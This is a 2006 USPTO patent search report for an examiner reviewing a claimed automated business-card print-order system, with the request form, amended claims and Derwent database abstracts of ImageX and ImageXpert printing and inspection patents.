



# **STIC Search Report**

**EIC 3600**

**STIC Database Tracking Number: 183430**

**TO: Examiner James Zurita**  
**Location: 5A19**  
**Art Unit: 3625**  
**Tuesday, April 04, 2006**  
**Case Serial Number: 09/487387**

**From: Ginger Roberts DeMille**  
**Location: EIC 3600**  
**KNX 4B59**  
**Phone: 2-3522**  
**Ginger.demille@uspto.gov**

## **Search Notes**

Dear Examiner Zurita:

Please find attached the results of your search for 09/487387.

The search was conducted using the mandatory database lists for Business Methods.

These other sources were also used: Internet, ACM, IEEE

If you have any questions, please do not hesitate to contact me.

Thanks for using EIC3600!

Ginger



# STIC Search Results Feedback Form

**EIC 3600**

Questions about the scope or the results of the search? Contact *the EIC searcher* or contact:

Karen Lehman, EIC 3600 Team Leader  
KNX 4A58, 571-271-3496

## Voluntary Results Feedback Form

- I am an examiner in Workgroup:  Example: 3620 (optional)
- Relevant prior art **found**, search results used as follows:
- ☐ 102 rejection
  - ☐ 103 rejection
  - ☐ Cited as being of interest.
  - ☐ Helped examiner better understand the invention.
  - ☐ Helped examiner better understand the state of the art in their technology.

Types of relevant prior art found:

- ☐ Foreign Patent(s)
- ☐ Non-Patent Literature  
(journal articles, conference proceedings, new product announcements etc.)

- Relevant prior art **not found**:
- ☐ Results verified the lack of relevant prior art (helped determine patentability).
  - ☐ Results were not useful in determining patentability or understanding the invention.

Comments:

Drop off or send completed forms to EIC3600 PK5 Suite 304





# STIC EIC 3600 Search Request Form

183430

Today's Date: 3/28/06 Class/Subclass 7.5/26 What date would you like to use to limit the search?  
Priority Date: 01/18/2000 Other:

Name Jim Zurita  
AU 3625 Examiner # 78524  
Room # Knox 5A19 Phone 571-272-6766  
Serial # 09/487387

Format for Search Results (Circle One):

☒ PAPER ☐ DISK ☐ EMAIL

Where have you searched so far?

☒ USP ☒ DWPI ☒ EPO ☒ IPO ☐ ACM ☒ IBM TDB

IEEE INSPEC SPI Other ProQuest

Is this a "Fast & Focused" Search Request? (Circle One) YES NO

A "Fast & Focused" Search is completed in 2-3 hours (maximum). The search must be on a very specific topic and meet certain criteria. The criteria are posted in EIC3600 and on the EIC3600 NPL Web Page at <http://ptoweb/patents/stic/stic-ic3600.htm>.

What is the topic, novelty, motivation, utility, or other specific details defining the desired focus of this search? Please include the concepts, synonyms, keywords, acronyms, definitions, strategies, and anything else that helps to describe the topic. Please attach a copy of the abstract, background, brief summary, pertinent claims and any citations of relevant art you have found.

see attached article, claims. call me before you start

571-272-676

09/825734

Rush  
Time for  
ACTION SPE  
3625

STIC Searcher

*[Signature]*  
4-3-2006

Phone 2-3522

Date picked up

Date Completed

4-4-2006



Claims 1, 2

Amendments to the Claims:

This listing of claims will replace all prior versions, and listings, of claims in the application:

Listing of Claims:

Claim 1: (currently amended): An automated print order system for institutional business cards and stationery products, said automated print order system comprising: 09/487387

a company-tailored prototypical product record comprising a template that defines the placement and typography of a plurality of information elements for printing on a company-tailored business card or stationery product;

one or more predeterminable profiles defining user-indicative and company-indicative content for one or more of the informational elements provided by the template;

an internet-accessible purchasing interface that allowsenables a company representative to perform profile management functions, such as specifying and modifying the company-indicative content of said predeterminable profiles, and to perform order processing functions, said order processing functions being comprised of generating a pre-press product automatically incorporating said predeterminable profile into said company-tailored business stationery product; and

an internet-accessible requestor interface that allowsenables a user to select one of said ~~one or more~~ predeterminable profiles, to submit a printselect and order for a company-tailored business card or stationery product to be printed according to the company-tailored prototypical product record and the selected predeterminable profile, ~~and to submit a print order for the selected company-tailored business card or stationery product,~~ wherein the requestor interface ~~prevents~~ does not enable the user ~~from~~ to ~~modifying~~ the typography of any information to be printed on the company-tailored business card or stationery product and from modifying at least a portion of the company-indicative information of said selected predeterminable profile, and wherein said requestor interface further comprises a server-side scripting implementation which incorporates a logon security protocol.



? show files;ds  
File 350:Derwent WPIX 1963-2006/UD,UM &UP=200622  
(c) 2006 Thomson Derwent

Set Items Description  
S1 14 PA='IMAGEX':PA='IMAGEXPERT'  
? t1/4/all

1/4/1  
DIALOG(R)File 350:Derwent WPIX  
(c) 2006 Thomson Derwent. All rts. reserv.

IM- \*Image available\*  
AA- 2004-632818/200461|  
XR- <XRPX> N04-500021|  
TI- Image analysis system for inspecting raw paper and document, has computer including monitor to display image in imaging window, and switching circuit to adjust strobing frequency of light source to regulate light|  
PA- IMAGEXPERT INC (IMAG-N)|  
AU- <INVENTORS> JOHNSON K; KIPMAN Y; WOLIN D|  
NC- 001|  
NP- 001|  
PN- US 6778714 B1 20040817 US 2000523353 A 20000310 200461 B|  
AN- <LOCAL> US 2000523353 A 20000310|  
AN- <PR> US 2000523353 A 20000310|  
LA- US 6778714(9)|  
AB- <PN> US 6778714 B1|  
AB- <NV> NOVELTY - The system (30) has a hand held head assembly (32) including an imaging window in the bottom of a housing and a light source. An imaging device in the housing is optically coupled to the window. A computer (36) coupled to the hand held assembly includes a monitor for displaying images in the window. A switching circuit adjusts a strobing frequency of the source to regulate the amount of light directed through the window.|  
AB- <BASIC> USE - Used for inspecting a raw paper and a document.  
ADVANTAGE - The switching circuit strobes the LED light sources at different frequencies depending on the reflectivity of the surface, thereby eliminating the need for a mechanical aperture. The system is conveniently brought or carried onto the factory floor and used in situ to inspect raw paper, documents, and other surfaces. The system is also fairly inexpensive, reliable, and simple in design and construction.  
DESCRIPTION OF DRAWING(S) - The drawing shows a schematic view of a portable image analysis system for inspecting a raw paper and a document.  
Portable image analysis system (30)  
Hand held assembly (32)  
Sample (34)  
Computer (36)  
Built-in monitor (38)  
pp; 9 DwgNo 2/7|  
DE- <TITLE TERMS> IMAGE; ANALYSE; SYSTEM; INSPECT; RAW; PAPER; DOCUMENT; COMPUTER; MONITOR; DISPLAY; IMAGE; IMAGE; WINDOW; SWITCH; CIRCUIT; ADJUST; STROBE; FREQUENCY; LIGHT; SOURCE; REGULATE; LIGHT|  
DC- T01; T04; X25|  
IC- <MAIN> G06K-009/20|  
IC- <ADDITIONAL> G06K-009/22; H04N-001/24|  
MC- <EPI> T01-C06; T01-J07B1; T04-D02; T04-D04; T04-M01; X25-T09A|  
FS- EPI||

1/4/2  
DIALOG(R)File 350:Derwent WPIX  
(c) 2006 Thomson Derwent. All rts. reserv.

IM- \*Image available\*  
AA- 2003-566442/200353|  
XR- <XRPX> N03-450257|  
TI- Non-contact vision inspection system for specular parts e.g. inkjet printer nozzle plates, has camera, staging apparatus and controller that activates goniometer|  
PA- IMAGEXPERT INC (IMAG-N)|

AU- <INVENTORS> KIPMAN Y|  
 NC- 001|  
 NP- 001|  
 PN- US 6525810 B1 20030225 US 99438178 A 19991111 200353 B|  
 AN- <LOCAL> US 99438178 A 19991111|  
 AN- <PR> US 99438178 A 19991111|  
 LA- US 6525810(12)|  
 AB- <PN> US 6525810 B1|  
 AB- <NV> NOVELTY - The system has a camera (62) that defines an image and is configured for taking an image of a part. A staging apparatus is used to obtain an image of part. An optical housing (84) is provided for measuring the distance between two points of part and image plane. A controller (90) activates a goniometer (70) until the object plane, defined by the part, is parallel to the image plane.|  
 AB- <BASIC> DETAILED DESCRIPTION - An INDEPENDENT CLAIM is also included for the method of inspecting flat specular parts.  
 USE - Used in the inspection of inkjet print head nozzle plates.  
 ADVANTAGE - The system accurately inspects the inkjet print head nozzle plates automatically and quickly. It produces single image of the inkjet print head nozzle plate, eliminating the problem of stitching individual images to form a composite image. The system does not require refocusing of the imaging camera.  
 DESCRIPTION OF DRAWING(S) - The drawing shows the schematic view showing the primary components associated with the non- contact vision based inspection system  
 Camera (62)  
 Goniometer (70)  
 Optical housing (84)  
 Controller (90)  
 pp; 12 DwgNo 7/12|  
 DE- <TITLE TERMS> NON; CONTACT; VISION; INSPECT; SYSTEM; SPECULAR; PART; PRINT; NOZZLE; PLATE; CAMERA; STAGE; APPARATUS; CONTROL; ACTIVATE; GONIOMETER|  
 DC- S02; S03; T04|  
 IC- <MAIN> G01N-021/88|  
 MC- <EPI> S02-A03B2; S03-E04X; T04-G02|  
 FS- EPI||

1/4/3

DIALOG(R)File 350:Derwent WPIX  
 (c) 2006 Thomson Derwent. All rts. reserv.

IM- \*Image available\*  
 AA- 2001-522163/200157|  
 XR- <XRPX> N01-386994|  
 TI- Automated printing system for producing printed materials, has prepress software tool which accepts file from within printing system and processes file under control of prepress software module|  
 PA- IMAGEX .COM INC (IMAG-N); IMAGEX INC (IMAG-N); KINKOS WASHINGTON INC (KINK-N)|  
 AU- <INVENTORS> KLATT C E; KRUM B A; LAVERTY T A; ROY L G|  
 NC- 094|  
 NP- 015|  
 PN- WO 200152108 A2 20010719 WO 2001US1007 A 20010109 200157 B|  
 PN- AU 200130914 A 20010724 AU 200130914 A 20010109 200166  
 PN- US 6353483 B1 20020305 US 2000480820 A 20000110 200224  
 PN- US 6362895 B1 20020326 US 2000480333 A 20000110 200226  
 PN- US 6381032 B1 20020430 US 2000481010 A 20000110 200235  
 PN- US 6396593 B1 20020528 US 2000480869 A 20000110 200243  
 PN- US 6429947 B1 20020806 US 2000480866 A 20000110 200254  
 PN- US 20020131081 A1 20020919 US 2000480869 A 20000110 200264  
 <AN> US 2002100876 A 20020318  
 PN- US 20020154334 A1 20021024 US 2000481010 A 20000110 200273  
 <AN> US 2002101197 A 20020318  
 PN- US 20020186409 A1 20021212 US 2000480333 A 20000110 200301  
 <AN> US 2002100805 A 20020318  
 PN- US 20020191213 A1 20021219 US 2000480866 A 20000110 200303  
 <AN> US 20014951 A 20011203  
 PN- US 6556308 B1 20030429 US 2000481007 A 20000110 200331  
 PN- US 6559966 B1 20030506 US 2000480987 A 20000110 200338  
 PN- US 6771384 B1 20040803 US 2000480980 A 20000110 200451

PN- US 6791707 B2 20040914 US 2000480866 A 20000110 200460  
 <AN> US 20014951 A 20011203|

AN- <LOCAL> WO 2001US1007 A 20010109; AU 200130914 A 20010109; US  
 2000480820 A 20000110; US 2000480333 A 20000110; US 2000481010 A  
 20000110; US 2000480869 A 20000110; US 2000480866 A 20000110; US  
 2000480869 A 20000110; US 2002100876 A 20020318; US 2000481010 A  
 20000110; US 2002101197 A 20020318; US 2000480333 A 20000110; US  
 2002100805 A 20020318; US 2000480866 A 20000110; US 20014951 A 20011203  
 ; US 2000481007 A 20000110; US 2000480987 A 20000110; US 2000480980 A  
 20000110; US 2000480866 A 20000110; US 20014951 A 20011203|

AN- <PR> US 2000481550 A 20000110; US 2000480332 A 20000110; US 2000480333  
 A 20000110; US 2000480335 A 20000110; US 2000480820 A 20000110; US  
 2000480821 A 20000110; US 2000480866 A 20000110; US 2000480869 A  
 20000110; US 2000480881 A 20000110; US 2000480980 A 20000110; US  
 2000480987 A 20000110; US 2000481007 A 20000110; US 2000481010 A  
 20000110; US 2000481372 A 20000110; US 2002100876 A 20020318; US  
 2002101197 A 20020318; US 2002100805 A 20020318; US 20014951 A 20011203  
 |

FD- WO 200152108 A2 G06F-017/30  
 <DS> (National): AE AG AL AM AT AU AZ BA BB BG BR BY BZ CA CH CN CR CU  
 CZ DE DK DM DZ EE ES FI GB GD GE GH GM HR HU ID IL IN IS JP KE KG KP KR  
 KZ LC LK LR LS LT LU LV MA MD MG MK MN MW MX MZ NO NZ PL PT RO RU SD SE  
 SG SI SK SL TJ TM TR TT TZ UA UG US UZ VN YU ZA ZW  
 <DS> (Regional): AT BE CH CY DE DK EA ES FI FR GB GH GM GR IE IT KE LS  
 LU MC MW MZ NL OA PT SD SE SL SZ TR TZ UG ZW

FD- AU 200130914 A G06F-017/30 Based on patent WO 200152108

FD- US 20020131081 A1 G06K-015/02 Cont of application US 2000480869  
 Cont of patent US 6396593

FD- US 20020154334 A1 G06K-015/02 Cont of application US 2000481010  
 Cont of patent US 6381032

FD- US 20020186409 A1 G06K-015/02 Cont of application US 2000480333  
 Cont of patent US 6362895

FD- US 20020191213 A1 G06F-015/00 Cont of application US 2000480866  
 Cont of patent US 6429947

FD- US 6791707 B2 G06F-015/00 Cont of application US 2000480866  
 Cont of patent US 6429947|

LA- WO 200152108(E<PG> 162)|

DS- <NATIONAL> AE AG AL AM AT AU AZ BA BB BG BR BY BZ CA CH CN CR CU CZ DE  
 DK DM DZ EE ES FI GB GD GE GH GM HR HU ID IL IN IS JP KE KG KP KR KZ LC  
 LK LR LS LT LU LV MA MD MG MK MN MW MX MZ NO NZ PL PT RO RU SD SE SG SI  
 SK SL TJ TM TR TT TZ UA UG US UZ VN YU ZA ZW|

DS- <REGIONAL> AT; BE; CH; CY; DE; DK; EA; ES; FI; FR; GB; GH; GM; GR; IE;  
 IT; KE; LS; LU; MC; MW; MZ; NL; OA; PT; SD; SE; SL; SZ; TR; TZ; UG; ZW|

AB- <PN> WO 200152108 A2|

AB- <NV> NOVELTY - A master service is hosted on the server computer and  
 arranged to accept requests for prepress processing of file from within  
 the automated printing system. A database communicates with the  
 automated printing system and stores the file, which includes  
 instructions for printing the printed materials. A prepress software  
 module accepts requests for processing the file, which is carried out  
 automatically.|

AB- <BASIC> DETAILED DESCRIPTION - AN INDEPENDENT CLAIM is made for:  
 (a) A method of processing a file within an automated printing  
 system for producing printed materials;  
 (b) A PostScript to bitmap conversion method and subsystem within  
 an automated printing system for producing printed materials; and  
 (c) A PDF to PostScript conversion method and subsystem within an  
 automated printing system for producing printed materials.  
 USE - In on-line automated printing system  
 ADVANTAGE - Invention uses some technology along with an interface  
 medium such as Internet, to offer fully automated, efficient and  
 cost-effective solution for producing print jobs and the like. Reduces  
 the number of times human intervention is required, hence reduces labor  
 intensity, cost, time and error rates.  
 DESCRIPTION OF DRAWING(S) - Drawing illustrates automated, hosted  
 prepress applications.  
 pp; 162 DwgNo 39/40|

DE- <TITLE TERMS> AUTOMATIC; PRINT; SYSTEM; PRODUCE; PRINT; MATERIAL;  
 PREPRESS; SOFTWARE; TOOL; ACCEPT; FILE; PRINT; SYSTEM; PROCESS; FILE;  
 CONTROL; PREPRESS; SOFTWARE; MODULE|

DC- T01|

IC- <MAIN> G06F-015/00; G06F-017/30; G06K-015/00; G06K-015/02|

IC- <ADDITIONAL> G06F-003/12; G06F-013/00; G06F-017/00; G06K-013/00|  
MC- <EPI> T01-C05; T01-F05E; T01-H05B; T01-H07C5E; T01-H07C5S; T01-J05A2;  
T01-J05B2|  
FS- EPI||

1/4/4

DIALOG(R)File 350:Derwent WPIX  
(c) 2006 Thomson Derwent. All rts. reserv.

IM- \*Image available\*  
AA- 2001-496765/200154|  
DX- <RELATED> 2001-031771; 2001-299579; 2001-451245|  
XR- <XRPX> N01-368109|  
TI- Printed product production system e.g. for general office stationary,  
compares event data received from database monitor at corporate  
facility to predefined event rules based on which print order is  
generated|  
PA- IMAGEX .COM (IMAG-N); KLATT C E (KLAT-I); KRUM B (KRUM-I); KLATT C  
(KLAT-I); IMAGEX INC (IMAG-N)|  
AU- <INVENTORS> KLATT C E; KRUM B; KLATT C|  
NC- 094|  
NP- 006|  
PN- WO 200152114 A1 20010719 WO 2001US726 A 20010110 200154 B|  
PN- AU 200127772 A 20010724 AU 200127772 A 20010110 200166  
PN- US 6415277 B1 20020702 US 2000479668 A 20000110 200248  
PN- US 6473760 B1 20021029 US 99460307 A 19991213 200274  
<AN> US 2000479909 A 20000110  
PN- US 20030055839 A1 20030320 US 2000480171 A 20000110 200323  
PN- US 20030149798 A1 20030807 US 2000479943 A 20000110 200358|  
AN- <LOCAL> WO 2001US726 A 20010110; AU 200127772 A 20010110; US 2000479668  
A 20000110; US 99460307 A 19991213; US 2000479909 A 20000110; US  
2000480171 A 20000110; US 2000479943 A 20000110|  
AN- <PR> US 2000480172 A 20000110; US 2000479668 A 20000110; US 2000479669  
A 20000110; US 2000479867 A 20000110; US 2000479908 A 20000110; US  
2000479909 A 20000110; US 2000479910 A 20000110; US 2000479911 A  
20000110; US 2000479912 A 20000110; US 2000479913 A 20000110; US  
2000479914 A 20000110; US 2000479915 A 20000110; US 2000479916 A  
20000110; US 2000479917 A 20000110; US 2000479918 A 20000110; US  
2000479943 A 20000110; US 2000479944 A 20000110; US 2000479945 A  
20000110; US 2000479946 A 20000110; US 2000480171 A 20000110; US  
99460307 A 19991213|  
FD- WO 200152114 A1 G06F-017/30  
<DS> (National): AE AG AL AM AT AU AZ BA BB BG BR BY BZ CA CH CN CR CU  
CZ DE DK DM DZ EE ES FI GB GD GE GH GM HR HU ID IL IN IS JP KE KG KP KR  
KZ LC LK LR LS LT LU LV MA MD MG MK MN MW MX MZ NO NZ PL PT RO RU SD SE  
SG SI SK SL TJ TM TR TT TZ UA UG UZ VN YU ZA ZW  
<DS> (Regional): AT BE CH CY DE DK EA ES FI FR GB GH GM GR IE IT KE LS  
LU MC MW MZ NL OA PT SD SE SL SZ TR TZ UG ZW  
FD- AU 200127772 A G06F-017/30 Based on patent WO 200152114  
FD- US 6473760 B1 G06F-017/30 Cont of application US 99460307|  
LA- WO 200152114(E<PG> 56)|  
DS- <NATIONAL> AE AG AL AM AT AU AZ BA BB BG BR BY BZ CA CH CN CR CU CZ DE  
DK DM DZ EE ES FI GB GD GE GH GM HR HU ID IL IN IS JP KE KG KP KR KZ LC  
LK LR LS LT LU LV MA MD MG MK MN MW MX MZ NO NZ PL PT RO RU SD SE SG SI  
SK SL TJ TM TR TT TZ UA UG UZ VN YU ZA ZW|  
DS- <REGIONAL> AT; BE; CH; CY; DE; DK; EA; ES; FI; FR; GB; GH; GM; GR; IE;  
IT; KE; LS; LU; MC; MW; MZ; NL; OA; PT; SD; SE; SL; SZ; TR; TZ; UG; ZW|  
AB- <PN> WO 200152114 A1|  
AB- <NV> NOVELTY - A database monitor (302) in the corporate facility,  
detects changes to the corporate database (301) corresponding to  
corporate events and generates event data. Print processing facility  
(360) compares event data received from monitor to predefined rules  
that determine whether printed product is to be produced, and generates  
print order using information extracted from event data accordingly.|  
AB- <BASIC> DETAILED DESCRIPTION - INDEPENDENT CLAIMS are also included for  
the following:  
(a) Printed product production method;  
(b) User interface;  
(c) Rule designation method;  
(d) Computer readable medium;  
(e) Information printing method

USE - For initiating print production tasks for producing printed products like letter head, business cards, envelopes and also high-end marketing communication materials on the basis of data extracted from corporate systems or databases such as enterprise resource planning systems, human resource management systems, manufacturing, logistics or other corporate systems, using internet.

ADVANTAGE - Facilitates extraction of information from one or more corporate databases and automatically generates print production orders using the extracted information, thus eliminating manual errors.

DESCRIPTION OF DRAWING(S) - The figure shows the print production system that uses internet to communicate event data and obtain procurement approvals.

Corporate database (301)

Database monitor (302)

Print processing facility (360)

pp; 56 DwgNo 3/15|

DE- <TITLE TERMS> PRINT; PRODUCT; PRODUCE; SYSTEM; GENERAL; OFFICE; STATIONARY; COMPARE; EVENT; DATA; RECEIVE; DATABASE; MONITOR; FACILITY; PREDEFINED; EVENT; RULE; BASED; PRINT; ORDER; GENERATE|

DC- T01|

IC- <MAIN> G06F-007/00; G06F-009/46; G06F-017/30|

IC- <ADDITIONAL> G06F-015/16; G06F-017/00; G06F-019/00|

MC- <EPI> T01-C05A; T01-E01C; T01-H07C5E; T01-J05A2; T01-J05B2; T01-J11B; T01-S03|

FS- EPI||

1/4/5

DIALOG(R)File 350:Derwent WPIX

(c) 2006 Thomson Derwent. All rts. reserv.

IM- \*Image available\*

AA- 2001-451245/200148|

DX- <RELATED> 2001-031771; 2001-299579; 2001-496765|

XR- <XRPX> N01-334142|

TI- Graphic image file processing method involves retrieving unprocessed image file and using conversion routines to produce consistently structured file that is placed on storage routine|

PA- IMAGEX .COM INC (IMAG-N); KLATT C E (KLAT-I); KRUM B A (KRUM-I); LAVERTY T A (LAVE-I); IMAGEX INC (IMAG-N)|

AU- <INVENTORS> KLATT C E; KRUM B A; LAVERTY T A|

NC- 094|

NP- 004|

PN- WO 200118690 A2 20010315 WO 2000US23829 A 20000830 200148 B|

PN- AU 200073377 A 20010410 AU 200073377 A 20000830 200148

PN- US 6633890 B1 20031014 US 99152521 P 19990903 200368

<AN> US 2000480334 A 20000110

PN- US 6903839 B1 20050607 US 99152521 P 19990903 200538

<AN> US 2000480645 A 20000110|

AN- <LOCAL> WO 2000US23829 A 20000830; AU 200073377 A 20000830; US 99152521 P 19990903; US 2000480334 A 20000110; US 99152521 P 19990903; US 2000480645 A 20000110|

AN- <PR> US 2000480645 A 20000110; US 99152521 P 19990903; US 2000480185 A 20000110; US 2000480334 A 20000110|

FD- WO 200118690 A2 G06F-017/30

<DS> (National): AE AG AL AM AT AU AZ BA BB BG BR BY BZ CA CH CN CR CU CZ DE DK DM DZ EE ES FI GB GD GE GH GM HR HU ID IL IN IS JP KE KG KP KR KZ LC LK LR LS LT LU LV MA MD MG MK MN MW MX MZ NO NZ PL PT RO RU SD SE SG SI SK SL TJ TM TR TT TZ UA UG US UZ VN YU ZA ZW

<DS> (Regional): AT BE CH CY DE DK EA ES FI FR GB GH GM GR IE IT KE LS LU MC MW MZ NL OA PT SD SE SL SZ TZ UG ZW

FD- AU 200073377 A G06F-017/30 Based on patent WO 200118690

FD- US 6633890 B1 G06K-001/00 Provisional application US 99152521

FD- US 6903839 B1 G06F-015/00 Provisional application US 99152521|

LA- WO 200118690(E<PG> 64)|

DS- <NATIONAL> AE AG AL AM AT AU AZ BA BB BG BR BY BZ CA CH CN CR CU CZ DE DK DM DZ EE ES FI GB GD GE GH GM HR HU ID IL IN IS JP KE KG KP KR KZ LC LK LR LS LT LU LV MA MD MG MK MN MW MX MZ NO NZ PL PT RO RU SD SE SG SI SK SL TJ TM TR TT TZ UA UG US UZ VN YU ZA ZW|

DS- <REGIONAL> AT; BE; CH; CY; DE; DK; EA; ES; FI; FR; GB; GH; GM; GR; IE; IT; KE; LS; LU; MC; MW; MZ; NL; OA; PT; SD; SE; SL; SZ; TZ; UG; ZW|

AB- <PN> WO 200118690 A2|

AB- <NV> NOVELTY - An un processes image file stored in the source address of the storage medium is retrieved and converted to a vector-based medium file, using one conversion routine. The vector-based medium file is then converted to a consistently structured postscript file by using another conversion routine and is stored in the storage medium.

AB- <BASIC> DETAILED DESCRIPTION - The unprocessed image file includes an encapsulated postscript (EPS) file. The initial conversion routine includes a postscript interpreter. The vector medium file is a portable document format (PDF) file and the other conversion routine includes the PDF library routine PDF Export Plot. The consistently structured postscript file includes a level 1 ASCII postscript. INDEPENDENT CLAIMS are also included for the following:

- (a) Information file normalizing method;
- (b) Image file processing apparatus;
- (c) Information file normalizing apparatus;
- (d) Load balancing system

USE - For producing normalized graphic image files.

ADVANTAGE - The labor intensity, labor cost, time and high error rates can be reduced. The normalized EPS files are highly scalable, and are validated for use in ILIAD systems. Performs color washing of EPS files as one one-press operation in order to provide a consistent format for graphical files.

DESCRIPTION OF DRAWING(S) - The figure shows the block diagram of overall imageX.com automated system.

pp; 64 DwgNo 4/14|

DE- <TITLE TERMS> GRAPHIC; IMAGE; FILE; PROCESS; METHOD; RETRIEVAL; UNPROCESSED; IMAGE; FILE; CONVERT; ROUTINE; PRODUCE; CONSISTENT; STRUCTURE; FILE; PLACE; STORAGE; ROUTINE|

DC- T01|

IC- <MAIN> G06F-015/00; G06F-017/30; G06K-001/00|

MC- <EPI> T01-F02C; T01-H01A; T01-J05B2A; T01-J10E|

FS- EPI||

1/4/6

DIALOG(R)File 350:Derwent WPIX  
(c) 2006 Thomson Derwent. All rts. reserv.

IM- \*Image available\*

AA- 2001-299579/200131|

DX- <RELATED> 2001-031771; 2001-451245; 2001-496765|

XR- <XRPX> N01-214888|

TI- Farm system failure handling method in application server, involves selecting farm system that can complete identified job server and assigning identified job to selected farm system|

PA- IMAGEX .COM INC (IMAG-N); KRUM B (KRUM-I)|

AU- <INVENTORS> KRUM B|

NC- 086|

NP- 007|

PN- WO 200067157 A2 20001109 WO 2000US11791 A 20000501 200131 B|

PN- AU 200049793 A 20001117 AU 200049793 A 20000501 200131

PN- US 6502148 B1 20021231 US 99131716 P 19990430 200305

<AN> US 99152521 P 19990903

<AN> US 2000480318 A 20000110

PN- US 6539445 B1 20030325 US 99131716 P 19990430 200325

<AN> US 99152521 P 19990903

<AN> US 2000481101 A 20000110

PN- US 6618742 B1 20030909 US 2000480816 A 20000110 200361

PN- US 6618820 B1 20030909 US 99131716 P 19990430 200361

<AN> US 2000480838 A 20000110

PN- US 20030200251 A1 20031023 US 2000480834 A 20000110 200370

<AN> US 2003421474 A 20030423|

AN- <LOCAL> WO 2000US11791 A 20000501; AU 200049793 A 20000501; US 99131716 P 19990430; US 99152521 P 19990903; US 2000480318 A 20000110; US 99131716 P 19990430; US 99152521 P 19990903; US 2000481101 A 20000110; US 2000480816 A 20000110; US 99131716 P 19990430; US 2000480838 A 20000110; US 2000480834 A 20000110; US 2003421474 A 20030423|

AN- <PR> US 2000481101 A 20000110; US 99131716 P 19990430; US 99152521 P 19990903; US 2000480319 A 20000110; US 2000480816 A 20000110; US 2000480818 A 20000110; US 2000480834 A 20000110; US 2000480838 A 20000110; US 2000480847 A 20000110; US 2000480318 A 20000110; US 2003421474 A 20030423|

FD- WO 200067157 A2 G06F-017/30  
 <DS> (National): AE AL AM AT AU AZ BA BB BG BR BY CA CH CN CU CZ DE DK  
 EE ES FI GB GE GH GM HR HU ID IL IN IS JP KE KG KP KR KZ LC LK LR LS LT  
 LU LV MD MG MK MN MW MX NO NZ PL PT RO RU SD SE SG SI SK SL TJ TM TR TT  
 UA UG US UZ VN YU ZA ZW  
 <DS> (Regional): AT BE CH CY DE DK EA ES FI FR GB GH GM GR IE IT KE LS  
 LU MC MW NL OA PT SD SE SL SZ TZ UG ZW  
 FD- AU 200049793 A G06F-017/30 Based on patent WO 200067157  
 FD- US 6502148 B1 G06F-013/00 Provisional application US 99131716  
 Provisional application US 99152521  
 FD- US 6539445 B1 G06F-013/00 Provisional application US 99131716  
 Provisional application US 99152521  
 FD- US 6618820 B1 G06F-011/00 Provisional application US 99131716  
 FD- US 20030200251 A1 G06F-009/00 Div ex application US 2000480834|  
 LA- WO 200067157(E<PG> 52)|  
 DS- <NATIONAL> AE AL AM AT AU AZ BA BB BG BR BY CA CH CN CU CZ DE DK EE ES  
 FI GB GE GH GM HR HU ID IL IN IS JP KE KG KP KR KZ LC LK LR LS LT LU LV  
 MD MG MK MN MW MX NO NZ PL PT RO RU SD SE SG SI SK SL TJ TM TR TT UA UG  
 US UZ VN YU ZA ZW|  
 DS- <REGIONAL> AT; BE; CH; CY; DE; DK; EA; ES; FI; FR; GB; GH; GM; GR; IE;  
 IT; KE; LS; LU; MC; MW; NL; OA; PT; SD; SE; SL; SZ; TZ; UG; ZW|  
 AB- <PN> WO 200067157 A2|  
 AB- <NV> NOVELTY - The notification of failure in farm systems (101-104) is  
 received and all the jobs, that were currently assigned to failed farm  
 system, are identified. For each identified job, farm system that can  
 complete the identified job soon is selected and identified job, is  
 assigned to selected farm system.|  
 AB- <BASIC> DETAILED DESCRIPTION - The failure of system is failure of  
 field and plot component detected as a result of hardware failure or  
 farm system not responding. INDEPENDENT CLAIMS are also included for  
 the following:  
 (a) failure processing method in application server system;  
 (b) computing device selecting method in computer system;  
 (c) job execution time determining method in computer system;  
 (d) estimate generating method for execution of job in computer  
 system;  
 (e) master and slave resource connection method in computer system;  
 (f) field and plot component organizing method in farm system;  
 (g) job monitoring and running method in computer system;  
 (h) farm system configuring method  
 USE - For handling failure of farm system in application server of  
 multicomputer system.  
 ADVANTAGE - Slave computers may be dynamically added to or removed  
 from application server system, as the demand for computing resource  
 changes. Very low overhead is associated with distributing jobs to  
 slave computers. By using actual execution statics of other jobs,  
 application server system can estimate completion times that are more  
 accurate and reflect actual computing resources of slave computer.  
 DESCRIPTION OF DRAWING(S) - The figure shows the block diagram of  
 application server system.  
 pp; 52 DwgNo 1/15|  
 DE- <TITLE TERMS> FARM; SYSTEM; FAIL; HANDLE; METHOD; APPLY; SERVE; SELECT;  
 FARM; SYSTEM; CAN; COMPLETE; IDENTIFY; JOB; SERVE; ASSIGN; IDENTIFY;  
 JOB; SELECT; FARM; SYSTEM|  
 DC- T01|  
 IC- <MAIN> G06F-009/00; G06F-011/00; G06F-013/00; G06F-017/30|  
 IC- <ADDITIONAL> G06G-007/00; G21C-017/00|  
 MC- <EPI> T01-J05B|  
 FS- EPI||

1/4/7  
 DIALOG(R)File 350:Derwent WPIX  
 (c) 2006 Thomson Derwent. All rts. reserv.

IM- \*Image available\*  
 AA- 2001-031771/200104|  
 DX- <RELATED> 2001-299579; 2001-451245; 2001-496765|  
 XR- <XRPX> N01-024871|  
 TI- Visual material producing system for Internet customer, produces print  
 ready file from composition procession of graphical elements performed



using flag included in file and selected state|

PA- IMAGEX .COM INC (IMAG-N)|  
 AU- <INVENTORS> KLATT C E; KRUM B A|  
 NC- 092|  
 NP- 002|  
 PN- WO 200067153 A1 20001109 WO 2000US10456 A 20000418 200104 B|  
 PN- AU 200044690 A 20001117 AU 200044690 A 20000418 200111|  
 AN- <LOCAL> WO 2000US10456 A 20000418; AU 200044690 A 20000418|  
 AN- <PR> US 99460307 A 19991213; US 99131716 P 19990430|  
 FD- WO 200067153 A1 G06F-017/30  
 <DS> (National): AE AG AL AM AT AU AZ BA BB BG BR BY CA CH CN CR CU CZ  
 DE DK DM DZ EE ES FI GB GD GE GH GM HR HU ID IL IN IS JP KE KG KP KR KZ  
 LC LK LR LS LT LU LV MA MD MG MK MN MW MX NO NZ PL PT RO RU SD SE SG SI  
 SK SL TJ TM TR TT TZ UA UG US UZ VN YU ZA ZW  
 <DS> (Regional): AT BE CH CY DE DK EA ES FI FR GB GH GM GR IE IT KE LS  
 LU MC MW NL OA PT SD SE SL SZ TZ UG ZW  
 FD- AU 200044690 A G06F-017/30 Based on patent WO 200067153|  
 LA- WO 200067153(E<PG> 67)|  
 DS- <NATIONAL> AE AG AL AM AT AU AZ BA BB BG BR BY CA CH CN CR CU CZ DE DK  
 DM DZ EE ES FI GB GD GE GH GM HR HU ID IL IN IS JP KE KG KP KR KZ LC LK  
